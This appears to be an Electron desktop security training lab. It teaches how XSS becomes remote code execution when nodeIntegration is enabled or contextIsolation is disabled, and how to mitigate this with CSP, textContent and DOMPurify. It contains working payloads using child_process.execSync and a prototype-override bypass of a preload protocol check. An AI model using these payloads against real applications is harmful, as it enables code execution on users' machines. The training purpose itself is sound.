NOTE: **Weak configuration settings are not necessarily vulnerabilities** and may be needed for some apps to work. However, they will substantially increase the impact of existing vulnerabilities if present (i.e. XSS could become RCE).

Let's take a look at a test app for this lab, download it from here:
https://training.7asecurity.com/ma/webinar/desktop-xss-rce/apps/vulnerable1.zip

First we need to find the Electron configuration:

File:
vulnerable1/package.json

Contents:

```
[...]
"main": "main.js",
```


SECURITY

Finding Vulnerabilities in Configuration

File:
vulnerable1/main.js

Contents:

```
[...]
function createWindow () {
  // Create the browser window.
  const mainWindow = new BrowserWindow({
    width: 800,
    height: 600,
    webPreferences: {
      preload: path.join(__dirname, 'preload.js'),
      nodeIntegration: true,
      contextIsolation: false
    }
  })
```

Finding Vulnerabilities in Configuration

As you can see:

1. **nodeIntegration** is enabled (bad): [`nodeIntegration: true,`]
   - This gives the DOM access to Node.js APIs, meaning that an XSS vulnerability can invoke Node.js functionality and hence result in RCE.
2. **contextIsolation** is disabled (bad): [`contextIsolation: false`]
   - This means the Electron APIs and the preload script run in the same context, hence an XSS vulnerability could allow an attacker to re-define app functionality via prototype tampering.

Finding Vulnerabilities in Source Code

Question: Do you see the vulnerability?

File:

renderer.js

Code:

```
[...]
document.getElementById('send_button').onclick = function () {
        try {
                var message = document.getElementById('message').value;
                document.getElementById('output').innerHTML = message;
        }
        catch (e) {
                alert('got error: ' + e);
        }
}
```

Finding Vulnerabilities in Source Code

Solution:

We have XSS, the contents of the message are assigned to the innerHTML attribute of the output element, a well-known JavaScript sink, hence we can execute arbitrary JavaScript via crafted messages:

File:

renderer.js

Code:

```
[...]
document.getElementById('send_button').onclick = function () {
        try {
                var message = document.getElementById('message').value;
                document.getElementById('output').innerHTML = message;
        }
        catch (e) { alert('got error: ' + e); }
}
```

For more DOM XSS sources and sinks please see the DOM XSS wiki

https://github.com/wisec/domxsswiki/wiki

Introduction to ElectroNegativity (SCA)

Introduction

Throughout the labs, you are encouraged to use ElectroNegativity. This is an open source tool dedicated to finding common flaws and misconfigurations in Electron apps. In other words, this is a Static Code Analysis (SCA) tool, which you can use to help you find vulnerabilities in Electron apps.

Only if you are not using the provided Lab VM, you can install it (or upgrade it) like so:

Command:

```
npm install @doyensec/electronegativity -g
```


https://github.com/doyensec/electronegativity

Introduction to ElectroNegativity (SCA)

Example usage

A quick way to get started with it is to run the following command and review the affected code locations and vulnerability explanation links:

Command:

```
electronegativity -i vulnerable1
```

Output:

```
     v1.4.0  https://doyensec.com/

Scan Status:
41 check(s) successfully loaded: 6 global, 35 atomic
 100% | 5/5
Releases list is up to date.
```

Introduction to ElectroNegativity (SCA)

```
│ Check ID                                   │ Affected File
│ Location │ Issue Description                                  │

│ AUXCLICK_JS_CHECK                          │
/home/alert1/vuln_electron_apps/lab1-electron-intro/vulnerable1/main.js │
7:21     │ https://git.io/Jeu1K                                   │
│ MEDIUM | FIRM                              │

│ CONTEXT_ISOLATION_JS_CHECK                 │
/home/alert1/vuln_electron_apps/lab1-electron-intro/vulnerable1/main.js │
13:6     │ https://git.io/Jeu1p                                   │
```

Introduction to ElectroNegativity (SCA)

```
│ HIGH | FIRM                            │
├────────────┼────────┼─────────────────────────────────┤
│ NODE_INTEGRATION_JS_CHECK              │
/home/alert1/vuln_electron_apps/lab1-electron-intro/vulnerable1/main.js │
12:6      │ undefined                                 │
│ INFORMATIONAL | FIRM                   │
├────────────┼────────┼─────────────────────────────────┤
│ SANDBOX_JS_CHECK                       │
/home/alert1/vuln_electron_apps/lab1-electron-intro/vulnerable1/main.js │
7:21      │ https://git.io/JeuM2                      │
│ MEDIUM | FIRM                          │
├────────────┼────────┼─────────────────────────────────┤
│ PRELOAD_JS_CHECK                       │
/home/alert1/vuln_electron_apps/lab1-electron-intro/vulnerable1/main.js │
11:6      │ https://git.io/JeuMu                       │
│ *Review Required*                      │
```

DEMO

Part 2:
What XSS means in a Desktop application
&
How to turn XSS into RCE in Modern apps

Basics of Electron XSS exploitation

If you have not yet downloaded the vulnerable1 app, please do so now:
https://training.7asecurity.com/ma/webinar/desktop-xss-rce/apps/vulnerable1.zip

Let's start the app from the command line:

Commands:

```
mkdir -p /home/alert1/vuln_electron_apps/vulnerable1
cd /home/alert1/vuln_electron_apps/vulnerable1
npm install
npm start
```

When presented with the app at runtime, try to send yourself some XSS payloads and notice what happens, for example:

Basics of Electron XSS exploitation

Example Payloads:

```
test <script>alert(1)</script> meow
test <svg/onload=alert(1)> meow
```

To understand what happens, let's open the developer tools from Electron, via "View" / "Toggle Development Tools":




Fig.: Toggling the Development Tools for better understanding

Basics of Electron XSS exploitation

If you inspect the page with the development tools, you will see that the HTML has been injected successfully, however we see “test” and “meow” but we do not get an alert:




Fig.: Successfully injected payload

SECURITY

Basics of Electron XSS exploitation

Payload:

```
test <img src=x onerror=alert(1)> meow
```

Now, we can see test and meow, but also get the alert:

Fig.: XSS PoC via <img> tag

Exploiting nodeIntegration

When nodeIntegration is enabled, using an XSS vulnerability we can invoke arbitrary Node.js APIs = RCE:

NOTE: You can copy-paste from https://7as.es/electron/nodeIntegration_rce.txt


Example Payloads (Windows):

```
<img src=x onerror="alert(require('child_process').execSync('calc').toString());">
```

Example Payloads (Linux):

```
 <img src=x
onerror="alert(require('child_process').execSync('gnome-calculator').toString());">
<img src=x onerror="alert(require('child_process').execSync('id').toString());">
<img src=x onerror="alert(require('child_process').execSync('ls -l').toString());"> <img
src=x onerror="alert(require('child_process').execSync('uname -a').toString());">
```

Exploiting nodeIntegration



As you can see, when nodeIntegration is enabled, any XSS in the app means RCE.

Fig.: Gaining RCE via nodeIntegration

Electron XSS / RCE Mitigation essentials

The best way to mitigate security vulnerabilities is to use a layered approach, this is sometimes referred to as “defense in depth” and basically entails having multiple security controls to make exploitation as difficult as possible. The hope is that if some security controls fail others will still render the issue unexploitable or make it substantially more difficult to exploit.

For the purpose of illustration, let’s use an iterative approach starting with hardening first, so it is easier to understand how the different layers of defense work:

IMPORTANT: Before you make any changes, create a fixing directory, make your fixes there so you can always easily compare or revert back to the vulnerable version.

Electron XSS / RCE Mitigation essentials

Commands:

```
cd /home/alert1/vuln_electron_apps/
cp -r vulnerable1 fixing1
cd fixing1 # Make your fix changes in fixing1
npm start
```

Fix Layer 1: Disable nodeIntegration

Go to main.js and disable nodeIntegration, then start the app again:

File:

```
main.js
```

Code:

```
 nodeIntegration: false,
```

Electron XSS / RCE Mitigation essentials

Now try to use one of the RCE payloads above, for example:

```
<img src=x onerror="alert(require('child_process').execSync('id').toString());">
```

Notice how we are getting a “require is not defined” error now:




Fig.: Unable to invoke Node.js APIs without nodeIntegration

Electron XSS / RCE Mitigation essentials

Please note that this substantially reduces the impact of the vulnerability **but does not solve the problem: We still have XSS, but RCE is no longer possible.**

Fix Layer 2: CSP

As you will quickly notice, the XSS is still present, of course, and you can still demonstrate this with the following payload:

Payload:

```
<img src=x onerror=alert(1)>
```

Electron XSS / RCE Mitigation essentials

Result:




Fig.: XSS is still present

Electron XSS / RCE Mitigation essentials

We can prevent execution of inline scripts with CSP, and hence, even when XSS vulnerabilities are present prevent execution of inline JavaScript.

To do this, open index.html and uncomment the CSP lines:

File:

`index.html`

Code:

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'">
<meta http-equiv="X-Content-Security-Policy" content="default-src 'self'; script-src 'self'">
```

Electron XSS / RCE Mitigation essentials

Now, run the app again:

Command:

```
npm start
```

Try this payload:

Payload:

```
<img src=x onerror=alert(1)>
```

Electron XSS / RCE Mitigation essentials

You should see the following error message in the developer tools:




Fig.: XSS stopped by CSP

SECURITY

Electron XSS / RCE Mitigation essentials

Error Message:

```
Refused to execute inline event handler because it violates the following
Content Security Policy directive: "script-src 'self'"
```

Fix Layer 3: Fix the XSS

This is the most important layer of all, and the proper security fix. In general, to fix XSS issues we want to do some of the following:

Option 1: Avoid XSS sinks

This is by far the best way to avoid XSS whenever possible:
Assign data to safe DOM elements instead of XSS sinks (innerHTML, location, href, iframe src, etc.).

Electron XSS / RCE Mitigation essentials

In this case, we can replace “innerHTML” with “textContent”:

File:

`renderer.js`

Code:

```
//document.getElementById('output').innerHTML = message;//Vulnerable
document.getElementById('output').textContent = message;//NOT Vulnerable
```

Now if you try to send a message with the following XSS payload observe what happens in the developer tools:

Payload:

```
<img src=x onerror=alert(1)>
```

Electron XSS / RCE Mitigation essentials

As you can see, HTML tags are rendered as text, and if you inspect the DOM and "Edit as HTML" you will notice the XSS payload has been output encoded correctly, there is no XSS anymore:




Fig.: Fixed XSS

Electron XSS / RCE Mitigation essentials

Option 2: Output encode in the security context of the rendered data

Sometimes, it is not possible to just avoid the XSS sinks: Functionality such as rich text editors, linkifiers and others may require the assignment of user input to an XSS sink.

In such situations, user input must be output encoded in the security context of the rendered data: For example, inside HTML tags, inside an HTML tag attribute or inside a script context all require different output encoding.

An excellent tool for this purpose is DOMPurify, we can install it via npm like so:

https://github.com/cure53/DOMPurify

Electron XSS / RCE Mitigation essentials

Commands:

```
cd /home/alert1/vuln_electron_apps/vulnerable1
npm install dompurify
```

Note how this adds dompurify as a dependency of the project:

File:

`package.json`

Contents:

```
"dependencies": {
    "dompurify": "^2.0.8"
}
```

Now we can use DOMPurify to sanitize unsafe HTML to turn it into safe HTML:

Electron XSS / RCE Mitigation essentials

NOTE: As we disabled nodeIntegration, the proper way to load DOMPurify is from the preload script, then the renderer will be able to use it.

File:

`preload.js`

Contents:

```
window.addEventListener('DOMContentLoaded', () => {
  const replaceText = (selector, text) => {
    const element = document.getElementById(selector)
    if (element) element.innerText = text
  }

  for (const type of ['chrome', 'node', 'electron']) {
    replaceText(`${type}-version`, process.versions[type])
  }
  DOMPurify = require('dompurify');
})
```

Electron XSS / RCE Mitigation essentials

Now we can invoke DOMPurify from renderer.js to sanitize user input:

File:

```
renderer.js
```

Code:

```
//document.getElementById('output').innerHTML = message;//Vulnerable
//document.getElementById('output').textContent = message;//NOT vulnerable
document.getElementById('output').innerHTML =
DOMPurify.sanitize(message);//Allows HTML, but no XSS
```

Now run the app again:

Command:

```
npm start
```

Electron XSS / RCE Mitigation essentials

Try some XSS payloads:

XSS Payloads:

```
<img src=x onerror=alert(1)>
<a href=javascript:alert(1)>
```

Electron XSS / RCE Mitigation essentials

What happens? Look at the developer tools, DOMPurify allows HTML through but removes all XSS vectors.

For example “onerror=alert(1)” is removed in the following payload:




Fig.: Sanitizing HTML via DOMPurify

DEMO

Part 3:
Attacking preload scripts

Download app:

https://training.7asecurity.com/ma/webinar/desktop-xss-rce/apps/vulnerable2.zip

contextIsolation: false (default)

Electron's preload scripts(default)

```
/* preload.js */
window.abc = 123;
```

No Isolated World

```
/* index.html */
alert(window.abc)//123
```

https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en?slide=23

SECURITY

contextIsolation: true (better security)

Electron(contextIsolation:true)

```
/* preload.js */

window.abc = 123;
```

Isolated World

```
/* index.html */

alert(window.abc)//undefined
```

https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en?slide=24

contextIsolation: false = override preload = RCE

#1: Attacking preload scripts

Now all links are opened by shell.openExternal

```
<script>
Array.prototype.indexOf=function(){
  return 1337;
}
</script>
<a href="file:///C:/windows/system32/calc.exe">CLICK</a>
```

Click

```
if (1337 !== -1) {
    shell.openExternal(link.href);
}
```

https://speakerdeck.com/masatokinugawa/electron-abusing-the-lack-of-context-isolation-curecon-en?slide=33

Attacking preload scripts / Lack of ContextIsolation

When there is no ContextIsolation:

XSS on the renderer <u>can access and modify JavaScript prototypes used in preload scripts</u> to be able to access more privileged code and bypass certain checks.

So, now that we have everything setup , let’s remove “file:” from the allowed “SAFE_PROTOCOLS” on this preload script:

Attacking preload scripts / Lack of ContextIsolation

File:

preload.js

Code:

```
if (true) {//true --> enabled, false --> disabled
   const {shell} = require('electron');
   const SAFE_PROTOCOLS =  [ 'http:', 'https:' ];

window.addEventListener('click', (e) => {
     if (e.target.nodeName === 'A') {
          var link = e.target;
          if (SAFE_PROTOCOLS.indexOf(link.protocol) !== -1) {
              shell.openExternal(link.href);
```

Now close and re-open the app and try to gain RCE, what happens?

Message:

hey look at this! **file://**127.0.0.1/electron/rce.jar

SECURITY

Attacking preload scripts / Lack of ContextIsolation

You should now be getting the following warning:




Fig.: We can no longer get RCE, as file:// links are unsafe

SECURITY

Attacking preload scripts / Lack of ContextIsolation

Can you figure out a way to bypass this to get RCE again?
Please try before checking the solution on the next page :)

Hint: You should try to modify how the code in preload.js works, by overriding some prototype, so we can get our RCE via file:// again.

Solution:
We can overwrite the indexOf function so all links are opened via shell.openExternal:

File:
`preload.js`

Attacking preload scripts / Lack of ContextIsolation

Code:

```
if (true) {//true --> enabled, false --> disabled
      const {shell} = require('electron');
      const SAFE_PROTOCOLS =  [ 'http:', 'https:' ];
[...]
       if (SAFE_PROTOCOLS.indexOf(link.protocol) !== -1) {
          shell.openExternal(link.href);
```

Example message:

```
hey look at this! file://127.0.0.1/electron/rce.jar
<img src=x onerror="Array.prototype.indexOf = function() { return 1337; }">
```

So, this will ensure the result is always different from -1 and will open all links via shell.openExternal:

SECURITY

Attacking preload scripts / Lack of ContextIsolation

Execution after override:

```
if (1337 !== -1) {
     shell.openExternal(link.href);
```

Hence we are able to gain RCE without warnings again:

